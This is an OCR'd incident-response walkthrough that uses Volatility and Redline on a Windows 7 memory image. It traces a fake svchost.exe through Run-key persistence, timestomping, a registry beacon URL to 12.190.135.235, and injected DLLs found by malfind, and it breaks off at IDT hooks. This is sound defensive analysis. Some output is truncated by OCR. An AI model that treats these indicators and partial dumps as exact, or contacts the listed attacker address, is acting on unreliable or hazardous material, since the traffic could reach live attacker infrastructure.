
Suspicious "svchost.exe" seen in CurrentVersion\Run key

THIS PERSISTENCE TECHNIQUE TRIGGERS ON LOGON.

Step 2.

Digging for Process Objects
dlllist

```
$ vol.py -f win7-nromanoff.001 --profile=Win7SP1x86 dlllist -p 6404
```




```
svchost.exe pid:   6404
Command line : "c:\windows\system32\dllhost\svchost.exe"
Service Pack 1

Base             Size  LoadCount Path
---------- ---------- ---------- ----
0x00910000    0x1c000     0xffff c:\windows\system32\dllhost\svchost.exe
0x770d0000   0x13c000     0xffff C:\Windows\SYSTEM32\ntdll.dll
0x76c50000    0xd4000     0xffff C:\Windows\system32\kernel32.dll
0x75510000    0x4a000     0xffff C:\Windows\system32\KERNELBASE.dll
0x75790000    0xa0000     0xffff C:\Windows\system32\ADVAPI32.dll
0x76b50000    0xac000     0xffff C:\Windows\system32\msvcrt.dll
0x77210000    0x19000     0xffff C:\Windows\SYSTEM32\sechost.dll
```

The loaded dlls indicate that “svchost.exe” has network functionality

Extracted MFT Record
mftparser

C:\Windows\dllhost\svchost.exe




```
$STANDARD_INFORMATION
Creation                       Modified
------------------------------ ------------------------------
2003-03-31 14:00:00 UTC+0000 2008-04-14 02:12:36 UTC+0000

$FILE_NAME
Creation                       Modified
------------------------------ ------------------------------
2012-04-03 22:40:24 UTC+0000 2012-04-03 22:40:25 UTC+0000
host\svchost.exe
```

Suspicious process "svchost" shows evidence of timestopping

Rogue Process Objects
handles

```
$ vol.py -f win7-nromanoff.001 --profile=Win7SP1x86 handles -p 6404 -t
```




```
Volatile Systems Volatility Framework 2.3_beta
Offset(V)     Pid      Handle      Access Type     Details
---------- ------ ---------- ---------- ------- -------
0x9d5a3460   6404        0xc    0x20019 Key     MACHINE\SYSTEM\CONTROLSET001\CONTROL\NLS\SORTING\VERSI
0x9d43f030   6404       0x18    0xf003f Key     MACHINE
0x94a74b98   6404       0x20        0x1 Key     MACHINE\SYSTEM\CONTROLSET001\CONTROL\SESSION MANAGER
0xa042a518   6404       0x6c    0x20019 Key     MACHINE\SYSTEM\CONTROLSET001\SERVICES\NETMAN\DOMAIN
0x9ba78278   6404       0x74    0x20019 Key     USER\S-1-5-21-2036804247-3058324640-2116585241-1673\C
TIONAL
0x8968a190   6404       0x7c    0xf003f Key     MACHINE\SYSTEM\CONTROLSET001\SERVICES\WINSOCK2\PARAMET
G9
0xa1d746c8   6404       0x84    0xf003f Key     MACHINE\SYSTEM\CONTROLSET001\SERVICES\WINSOCK2\PARAMET
OG5
0x9d4310b0   6404       0x90    0x20019 Key     MACHINE\SYSTEM\CONTROLSET001\SERVICES\NETMAN\DOMAIN
```

"Svchost.exe" process has a handle to a NOTABLE Services Registry Key

Registry Key Analysis
printkey

```
$ vol.py -f win7-nromanoff.001 --profile=Win7SP1x86
printkey -K “ControlSet001\Services\Netman\Domain”
```



```
Registry: \REGISTRY\MACHINE\SYSTEM
Key name: domain (S)
Last updated: 2012-04-03 23:42:04 UTC+0000

Subkeys:

Values:
REG_SZ        home                : (S) http://12.190.135.235/ads/
REG_DWORD     pause               : (S) 64
```

Registry Key Associated with Outbound Network Connection (BEACON)

Step 3.

Suspicious Connections


netscan

```
Offset(P)  Proto   Local Address        Foreign Address       State         Pid    Owner
0x7d8b0b50 TCPv4    0.0.0.0:445          0.0.0.0:0             LISTENING      4     System
0x7d8b0b50 TCPv6    :::445               :::0                  LISTENING      4     System
…
0x7f451df8 TCPv4   -:62331               224.0.0.252:443       CLOSED        7816   Skype.exe
0x7f60adf8 TCPv4   127.0.0.1:5678        127.0.0.1:62608       CLOSED        6404   svchost.exe
0x7f632008 TCPv4   -:62336               69.171.229.13:443     CLOSED        7816   Skype.exe
0x7f67a448 TCPv4   -:139                 12.190.135.235:2264   CLOSED           4   System
0x7f693140 TCPv4   10.3.58.5:62567       10.3.58.255:80        CLOSED        6404   svchost.exe
0x7f6fb448 TCPv4   10.3.58.5:62617       10.3.58.4:445         CLOSED           4   System
0x7f7492f0 TCPv4   10.3.58.5:62294       10.3.58.9:135         CLOSED        4172   taskhost.exe
0x7f760a08 TCPv4   10.3.58.5:62295       10.3.58.9:49156       CLOSED        4172   taskhost.exe
0x7f837580 TCPv4   10.3.58.5:49805       10.3.58.9:445         ESTABLISHED      4   System
0x7f89a1d0 TCPv4   10.3.58.5:50817       199.73.28.114:443     CLOSED        1328   spinlock.exe
```

Evidence that “Spinlock” process has a network connection to 199.73.28.114

Step 4.


Detecting Code Injection
malfind



```
Process: spinlock.exe Pid: 1328 Address: 0x3e0000
Vad Tag: VadS Protection: PAGE_EXECUTE_READWRITE
Flags: CommitCharge: 26, MemCommit: 1, PrivateMemory: 1, Protection: 6

0x003e0000  4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00   MZ.......
0x003e0010  b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00   ........@
0x003e0020  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   .........
0x003e0030  00 00 00 00 00 00 00 00 00 00 00 00 e8 00 00 00   .........

0x3e0000 4d              DEC EBP
0x3e0001 5a              POP
0x3e0002 90              NOP
0x3e0003 0003            ADD
0x3e0005 0000            ADD
0x3e0007 000400          ADD
0x3e000a 0000            ADD [EAX], AL
0x3e000c ff              DB 0xff
0x3e000d ff00            INC DWORD [EAX]
```

MZ header indicates an **INJECTED DLL** in a “spinlock.exe” memory section

Detecting Code Injection
malfind




```
Process: svchost.exe Pid: 6404 Address: 0x260000
Vad Tag: VadS Protection: PAGE_EXECUTE_READWRITE
Flags: CommitCharge: 3, MemCommit: 1, PrivateMemory: 1, Protection:

0x00260000  4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00   MZ....
0x00260010  b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00   ......
0x00260020  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ......
0x00260030  00 00 00 00 00 00 00 00 00 00 00 00 e8 00 00 00   ......

0x260000 4d                DE
0x260001 5a                PO
0x260002 90                NO
0x260003 0003              AD
0x260005 0000              AD
0x260007 000400            ADD [EAX+EAX], AL
```

MZ header indicates an **INJECTED DLL** in a "svchost.exe" memory section

Step 5.

Signs of Hooking/Rootkits

Redline identifies some Untrusted hooks, but they were deemed false positives



Untrusted Hooks

This filter tries to make intelligent decisions about what hooks are considered untrusted. In some cases it makes the wrong decisions. Please do not rely solely on this view.

IDT Hooks

